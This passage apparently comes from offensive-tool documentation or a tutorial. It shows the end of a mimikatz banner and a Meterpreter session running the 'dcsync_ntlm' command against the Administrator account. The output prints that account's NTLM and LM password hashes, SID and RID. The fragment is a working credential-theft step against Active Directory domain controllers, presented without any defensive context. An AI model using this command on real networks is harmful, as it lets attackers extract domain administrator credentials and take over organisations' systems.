 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
meterpreter > dcsync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account  : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash  : 0e9b6c3297033f52b59d01ba2328be55
[+] SID      : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID      : 500

meterpreter >
```